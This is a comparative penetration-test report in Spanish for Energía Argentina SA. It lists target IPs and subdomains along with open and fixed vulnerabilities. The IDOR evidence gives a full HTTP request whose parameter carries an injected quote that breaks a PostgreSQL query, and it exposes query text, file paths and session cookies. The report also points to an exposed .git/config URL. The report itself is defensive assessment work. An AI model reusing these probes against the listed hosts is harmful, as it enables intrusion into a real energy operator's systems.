telecom

ENERGIA ARGENTINA SA

Pentest (Pruebas de Intrusión) Comparativo

Informe Técnico

02/10/2025

Tabla de Contenidos

Objetivos

El objetivo del proyecto es determinar el estado actual de seguridad sobre el alcance definido en el apartado correspondiente. Al mismo tiempo se ofrece una visión comparativa con la última evaluación realizada, identificando y documentando las vulnerabilidades que persisten en el tiempo, asi como las que han sido mitigadas o han surgido desde el análisis anterior. De esta forma se pueden evaluar las mejoras en la seguridad implementadas, y proporcionar recomendaciones específicas para abordar las nuevas amenazas y vulnerabilidades vigentes.

Las actividades del presente análisis fueron llevadas a cabo entre el **15/09/2025** y el **22/09/2025**. El análisis anterior utilizado para la comparación evolutiva fue ejecutado entre el **14/07/2025** y el **30/07/2025**.


Alcance

Las siguientes direcciones IP y/o URLs fueron suministradas para realizar una evaluación del tipo Pentest (Pruebas de Intrusión) Comparativo.


190.220.133.1
190.220.133.10
190.220.133.20
190.220.133.22
190.220.133.24
190.220.133.25
190.220.133.3
190.220.133.4
190.220.133.8
200.61.169.65
200.61.169.67
200.61.169.70
200.61.169.71
200.61.169.75
200.61.169.79
200.61.169.81
200.61.169.87
200.61.169.89
200.61.169.90
200.61.169.94
ems.energia-argentina.com.ar
geobservatorio.energia-argentina.com.ar
gpnk.energia-argentina.com.ar
hidroelectricas-argentinas.com.ar
http://observatorio.energia-argentina.com.ar
http://plahe.energia-argentina.com.ar
http://proveedores-an.energia-argentina.com.ar
https://observatorio.energia-argentina.com.ar
https://plahe.energia-argentina.com.ar
https://proveedores-an.energia-argentina.com.ar
intranet.energia-argentina.com.ar
observatorio.energia-argentina.com.ar
plahe.energia-argentina.com.ar
portal.energia-argentina.com.ar
portalproveedores.energia-argentina.com.ar
proveedores-an.energia-argentina.com.ar
vpn.energia-argentina.com.ar
www.energia-argentina.com.ar

Resumen de Hallazgos


Como resultado del análisis actual se han identificado **6** vulnerabilidades, las cuales presentan la siguiente distribución en cuanto a su severidad: **1** de severidad alta, **3** de severidad media y **2** de carácter informativo. . Cada vulnerabilidad identificada en el presente informe incluye una breve descripción, los recursos afectados por la misma junto a las evidencias pertinentes, y recomendaciones de solución y/o mitigación.



En el siguiente gráfico se pueden observar los activos afectados que cuentan con mayor cantidad de vulnerabilidades vigentes al momento del último análisis.




En base a la existencia de las vulnerabilidades detectadas en ambos análisis, y a las medidas de mitigación tomadas entre el informe previo y el actual, se presenta la siguiente clasificación por estado de remediación:



Se utlilizaron las siguientes definiciones para la clasificación:

- Mitigada: La vulnerabilidad fue detectada en el análisis anterior y no fue detectada en el análisis actual.
- Sin Solución: La vulnerabilidad fue detectada en ambas etapas, y sigue existiendo en los hosts y puertos detectados en el análisis anterior.
- Solución Parcial: La vulnerabilidad fue detectada en ambas etapas, pero dejó de detectarse (posible mitigación) en algunos hosts o puertos.
- Nueva: La vulnerabilidad no había sido detectada en el análisis anterior, y se presenta en el análisis actual.

El siguiente gráfico expone la evolución comparativa de las vulnerabilidades detectadas en el análisis anterior y el actual, segregadas por severidad:



Hallazgos

En el siguiente listado se puede visualizar el total de las vulnerabilidades detectadas en ambos análisis clasificadas por #ID.

#ID	Nombre	Severidad	Hosts Afectados Fase Anterior	Hosts Afectados Fase Actual	Hosts Afectados Nuevos	% Mitigación	Estado
1	Hypertext Preprocessor (PHP) Multiple Vulnerabilities	Critica	2	-	-	100%	Mitigada
2	Birthday attacks against TLS ciphers with 64bit block size vulnerability (Sweet32)	Alta	7	-	-	100%	Mitigada
3	Insecure Direct Object Reference (IDOR)	Media	1	1	-	0%	Sin Solución
4	TLS/SSL Weak Cipher Suites	Media	7	-	-	100%	Mitigada
5	Insufficient File Type Validation in File Uploads	Media	1	1	-	0%	Sin Solución
6	GIT Detected	Media	1	2	1	0%	Sin Solución
7	User enumeration	Media	1	-	-	100%	Mitigada
8	Development configuration files	Baja	1	-	-	100%	Mitigada
9	Open TCP Services List	Informativa	6	9	4	17%	Solución Parcial
10	Firewall Detected	Informativa	12	-	-	100%	Mitigada
11	Open UDP Services List	Informativa	2	2	1	50%	Solución Parcial
12	Inyección SQL (SQLi)	Alta	-	1	1	-	Nueva

En el siguiente listado se puede visualizar el total de las vulnerabilidades detectadas en ambos análisis clasificadas por Severidad.

#ID	Nombre	Severidad	Hosts Afectados Fase Anterior	Hosts Afectados Fase Actual	Hosts Afectados Nuevos	% Mitigación	Estado
1	Hypertext Preprocessor (PHP) Multiple Vulnerabilities	**Critica**	2	-	-	100%	**Mitigada**
2	Birthday attacks against TLS ciphers with 64bit block size vulnerability (Sweet32)	**Alta**	7	-	-	100%	**Mitigada**
12	Inyección SQL (SQLi)	**Alta**	-	1	1	-	**Nueva**
4	TLS/SSL Weak Cipher Suites	**Media**	7	-	-	100%	**Mitigada**
6	GIT Detected	**Media**	1	2	1	0%	**Sin Solución**
3	Insecure Direct Object Reference (IDOR)	**Media**	1	1	-	0%	**Sin Solución**
7	User enumeration	**Media**	1	-	-	100%	**Mitigada**
5	Insufficient File Type Validation in File Uploads	**Media**	1	1	-	0%	**Sin Solución**
8	Development configuration files	**Baja**	1	-	-	100%	**Mitigada**
9	Open TCP Services List	**Informativa**	6	9	4	17%	**Solución Parcial**
11	Open UDP Services List	**Informativa**	2	2	1	50%	**Solución Parcial**
10	Firewall Detected	**Informativa**	12	-	-	100%	**Mitigada**

Detalle de Hallazgos

#1 Hypertext Preprocessor (PHP) Multiple Vulnerabilities				
Severidad: Critica	**Attack Vector**	Network	**Scope**	Unchanged
CVSS: 9.8	**Attack Complexity**	Low	**Confidentiality Impact**	High
	Privileges Required	None	**Integrity Impact**	High
	User Interaction	None	**Availability Impact**	High

Mitigada	Hosts Afectados Inicialmente	Hosts Afectados Actualmente	Hosts Afectados Nuevos	% Mitigacion
	2	-	-	100%

Hosts Mitigados
190.220.133.20
200.61.169.81

Recursos Mitigados
190.220.133.20 Puerto: TCP/443
200.61.169.81 Puerto: TCP/443

Descripción
PHP es un lenguaje de programación diseñado originalmente para uso en aplicaciones web con contenido HTML.
Versiones afectadas:
8.1.0 anteriores a 8.1.31
8.2.0 anteriores a 8.2.28
8.3.0anteriores a 8.3.19
8.4.0 anteriores a 8.4.5

Impacto
La explotación exitosa de esta vulnerabilidad puede permitir a los atacantes inyectar código malicioso.

CVEs
https://nvd.nist.gov/vuln/detail/CVE-2024-11235
https://nvd.nist.gov/vuln/detail/CVE-2025-1219
https://nvd.nist.gov/vuln/detail/CVE-2025-1736
https://nvd.nist.gov/vuln/detail/CVE-2025-1861
https://nvd.nist.gov/vuln/detail/CVE-2025-1734
https://nvd.nist.gov/vuln/detail/CVE-2025-1217

Referencias
PHP 8.1.32 https://www.php.net/ChangeLog-8.php#8.1.32
PHP 8.2.28 https://www.php.net/ChangeLog-8.php#8.2.28
PHP 8.3.19 https://www.php.net/ChangeLog-8.php#8.3.19
PHP 8.4.5 https://www.php.net/ChangeLog-8.php#8.4.5

Solución
Se recomienda a los clientes actualizar a la última versión de PHP . Verificar las versiones que corrigen estas vulnerabilidades en las referencias.

#2 Birthday attacks against TLS ciphers with 64bit block size vulnerability (Sweet32)				
Severidad: Alta	**Attack Vector**	Network	**Scope**	Unchanged
CVSS: 7.5	**Attack Complexity**	Low	**Confidentiality Impact**	High
	Privileges Required	None	**Integrity Impact**	None
	User Interaction	None	**Availability Impact**	None

Mitigada	Hosts Afectados Inicialmente	Hosts Afectados Actualmente	Hosts Afectados Nuevos	% Mitigacion
	7	-	-	100%

Hosts Mitigados
190.220.133.10
190.220.133.20
190.220.133.24
200.61.169.81
200.61.169.87
200.61.169.89
200.61.169.90

Recursos Mitigados
190.220.133.10 Puerto: TCP/443
190.220.133.20 Puerto: TCP/443
190.220.133.24 Puerto: TCP/443
200.61.169.81 Puerto: TCP/443
200.61.169.87 Puerto: TCP/443
200.61.169.89 Puerto: TCP/443
200.61.169.90 Puerto: TCP/443

Descripción
Los cifrados de bloques de 64 bits antiguos son vulnerables a un ataque de colisión práctico cuando se utiliza en modo CBC. Todas las versiones del protocolo SSL/TLS que soporten las suites de cifrado utilizando DES, 3DES, IDEA o RC2 como cifrado simétrico se ven afectadas.
Este CVE está corregido en las siguientes versiones
OPENSSL-0.9.8J-0.102.2
LIBOPENSSL0_9_8-0.9.8J-0.102.2
LIBOPENSSL0_9_8-32BIT-0.9.8J-0.102.2
OPENSSL1-1.0.1G-0.52.1
OPENSSL1-DOC-1.0.1G-0.52.1
LIBOPENSSL1_0_0-1.0.1G-0.52.1
LIBOPENSSL1-DEVEL-1.0.1G-0.52.1
JAVA-1_6_0-IBM-1.6.0_SR16.41-81.1

Impacto
Los atacantes remotos pueden obtener datos de texto claro a través de este ataque contra una sesión cifrada de larga duración.

CVEs
https://nvd.nist.gov/vuln/detail/CVE-2016-2183

Referencias
Sweet32: https://sweet32.info/
Microsoft Windows TLS:
https://docs.microsoft.com/en-us/windows-server/security/tls/tls-schannel-ssp-changes-in-windows-10-and-windows-server

Configuración del registro de Microsoft Transport Layer Security (TLS):
https://docs.microsoft.com/en-us/windows-server/security/tls/tls-registry-settings

Solución
Desactivar y dejar de usar los cifrados DES, 3DES, IDEA o RC2.

#3 Insecure Direct Object Reference (IDOR)				
Severidad: Media	**Attack Vector**	Network	**Scope**	Unchanged
CVSS: 5.3	**Attack Complexity**	Low	**Confidentiality Impact**	Low
Ocurrencias: 1	**Privileges Required**	None	**Integrity Impact**	None
	User Interaction	None	**Availability Impact**	None

Sin Solución	Hosts Afectados Inicialmente	Hosts Afectados Actualmente	Hosts Afectados Nuevos	% Mitigacion
	1	1	-	0%


Hosts Afectados
plahe.energia-argentina.com.ar

Descripción
Las referencias directas a objetos inseguras (o IDOR por sus siglas en inglés) son vulnerabilidades comunes y potencialmente peligrosas que resultan de un control de acceso defectuoso en las aplicaciones web. Los errores de IDOR permiten que un atacante interactúe maliciosamente con una aplicación web manipulando una "referencia de objeto directo". Se detectó la posibilidad de manipular los campos solicitados en la consulta para acceder a atributos que no estaban disponibles en la interfaz original. Esto permite exponer información sensible o interna del modelo de datos, y representa una falla de control de acceso y validación del lado servidor.

Impacto
La explotación de este tipo de vulnerabilidad puede permitir a un usuario no autorizado o a un atacante, eludir los controles que definen los niveles de autorización y de esa manera acceder a información restringida y potencialmente sensible.

Solución
La forma más infalible de prevenir las vulnerabilidades y los ataques de IDOR es realizar una validación de acceso. Si un atacante intenta manipular una aplicación o base de datos modificando la referencia dada, el sistema debería poder cerrar la solicitud, verificando que el usuario no tenga las autorizaciones adecuadas. En particular, las aplicaciones web deben basarse en el control de acceso del lado del servidor en lugar del lado del cliente para que los adversarios no puedan manipularlo. La aplicación debe realizar comprobaciones en varios niveles, incluidos los datos o el objeto, para garantizar que no haya agujeros en el proceso.

Evidencias
Recurso: plahe.energia-argentina.com.ar


Request
Pretty
Raw
Hex
POST /php/ws-get-aprov-lon-lat-list.php HTTP/1.1
Host: plahe.energia-argentina.com.ar
Cookie: PHPSESSID=f2bd50e0b498cacd8b0542696299a21b; ADC_CONN_539B3595F4B=
643DC403D456027EABFFB7AC24805ACE20EA025A0D7DD5G4ECD6DBA19696CBF956D9B3AB03C903F4
; ADC_REQ_2E94AF76E7=
C37BE3247B4B8F37EEFA8CC9CD1854EF3A6A58BEC310F44937C498D84564699097EE4018A206F9F
Content-Length: 28
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: es-419,es;q=0.9
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
Sec-Ch-Ua-Mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://plahe.energia-argentina.com.ar
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://plahe.energia-argentina.com.ar/aprovechamientos.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
aprov_id_list=71%2C226%2C70'
Rompe la query original.
Response
Pretty
Raw
Hex
Render

Warning: pg_query(): Query failed: ERROR: unterminated quoted string at
LINE 1: ...om webapp.vw_aprovechamientos where aprov_id in(71,226,70');
^ in /var/

Fatal error: Uncaught TypeError: pg_fetch_assoc(): Argument #1 ($result)
Stack trace:
#0 /var/www/html/php/ws-get-aprov-lon-lat-list.php(19): pg_fetch_assoc(false)
#1 {main}
thrown in /var/www/html/php/ws-get-aprov-lon-lat-list.php on line 19<
función de PHP que sirve para ejecutar consultas en PostgreSQL

#4 TLS/SSL Weak Cipher Suites				
Severidad: Media	**Attack Vector**	Network	**Scope**	Unchanged
CVSS: 6.5	**Attack Complexity**	Low	**Confidentiality Impact**	Low
	Privileges Required	None	**Integrity Impact**	Low
	User Interaction	None	**Availability Impact**	None

Mitigada	Hosts Afectados Inicialmente	Hosts Afectados Actualmente	Hosts Afectados Nuevos	% Mitigacion
	7	-	-	100%

Hosts Mitigados
190.220.133.10
190.220.133.20
190.220.133.24
200.61.169.81
200.61.169.87
200.61.169.89
200.61.169.90

Descripción
El host remoto admite suites de cifrado TLS/SSL que presentan propiedades débiles o inseguras. Estas suites pueden incluir algoritmos obsoletos como NULL, EXPORT, DES, 3DES, RC4, MD5, entre otros, que no ofrecen un nivel adecuado de protección criptográfica. Su uso puede permitir a un atacante interceptar o manipular datos cifrados, comprometiendo la confidencialidad de la comunicación.

Impacto
El uso de suites de cifrado débiles puede permitir a un atacante realizar ataques de tipo Man-in-the-Middle (MitM), descifrado pasivo o forzado, y comprometer la seguridad de los datos transmitidos. Esto representa un riesgo especialmente alto en entornos donde se manejan datos sensibles o personales.

Referencias
OWASP: TLS Cipher String Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/TLS_Cipher_String_Cheat_Sheet.html
OWASP: Transport Layer Protection Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html
Mozilla: TLS Cipher Suite Recommendations: https://wiki.mozilla.org/Security/Server_Side_TLS
SSLlabs: SSL and TLS Deployment Best Practices: https://github.com/ssllabs/research/wiki/SSL-and-TLS-Deployment-Best-Practices
RFC 9155: Deprecating MD5 and SHA-1 Signature Hashes in TLS 1.2 and DTLS 1.2: https://datatracker.ietf.org/doc/html/rfc9155

Solución
Reconfigure la aplicación afectada para evitar el uso de suites de cifrado débiles.

#5 Insufficient File Type Validation in File Uploads				
Severidad: Media	**Attack Vector**	Adjacent Network	**Scope**	Unchanged
CVSS: 4.9	**Attack Complexity**	Low	**Confidentiality Impact**	Low
Ocurrencias: 1	**Privileges Required**	Low	**Integrity Impact**	Low
	User Interaction	Required	**Availability Impact**	Low

Sin Solución	Hosts Afectados Inicialmente	Hosts Afectados Actualmente	Hosts Afectados Nuevos	% Mitigacion
	1	1	-	0%


Hosts Afectados
proveedores-an.energia-argentina.com.ar

Descripción
Esta vulnerabilidad ocurre cuando una aplicación web permite la subida de archivos sin realizar una validación adecuada del tipo de archivo. Esto puede permitir a un atacante subir archivos no deseados que podrían ser utilizados para ejecutar código malicioso en el servidor. La falta de controles en la validación del tipo MIME y la extensión del archivo incrementa el riesgo de comprometer la seguridad de la aplicación.

Impacto
La falta de validación de tipos de archivo permite a un atacante subir archivos maliciosos, como scripts o malware, lo que puede resultar en la ejecución remota de código, acceso no autorizado a datos sensibles y comprometer la seguridad de la aplicación. Esto puede llevar a filtraciones de información crítica y a la propagación de malware en otros sistemas.

Solución
Implementar validaciones estrictas en el lado del servidor para restringir los tipos de archivos permitidos, utilizando listas blancas de extensiones y tipos MIME. Renombrar los archivos subidos y almacenarlos en un directorio fuera de la raíz web para evitar su ejecución accidental. Además, deshabilitar la ejecución de archivos en estos directorios y utilizar herramientas de escaneo de seguridad para detectar contenido malicioso en los archivos subidos.

Evidencias
Recurso: proveedores-an.energia-argentina.com.ar



#6 GIT Detected
Severidad: Media
CVSS: 5.8
Ocurrencias: 2

Sin Solución	Hosts Afectados Inicialmente	Hosts Afectados Actualmente	Hosts Afectados Nuevos	% Mitigacion
	1	2	1	0%

Hosts Afectados
observatorio.energia-argentina.com.ar
plahe.energia-argentina.com.ar **NUEVO**

Descripción
Se encontró el directorio de metadatos Git (.git) en esta carpeta. Un atacante puede extraer información confidencial solicitando el directorio de metadatos oculto que crea la herramienta de control de versiones Git. Los directorios de metadatos se utilizan con fines de desarrollo para realizar un seguimiento de los cambios de desarrollo en un conjunto de código fuente antes de que se envíen de vuelta a un repositorio central (y viceversa). Cuando el código se transfiere a un servidor en vivo desde un repositorio, se supone que debe hacerse como una exportación en lugar de como una copia de trabajo local, y de ahí surge este problema.


Impacto
Estos archivos pueden exponer información confidencial que puede ayudar a un usuario malicioso a preparar ataques más avanzados.


Referencias
Apache Tips & Tricks: Deny access to some folders: http://www.ducea.com/2006/08/11/apache-tips-tricks-deny-access-to-some-folders/

Solución
Elimine estos archivos de los sistemas de producción o restrinja el acceso al directorio .git. Para denegar el acceso a todas las carpetas .git, debe añadir las siguientes líneas en el contexto adecuado (ya sea en la configuración global, en vhost/directory o desde .htaccess):

<Directory ~ "\.git">
Order allow,deny
Deny from all
</Directory>

Evidencias
Recurso: https://plahe.energia-argentina.com.ar/.git/config



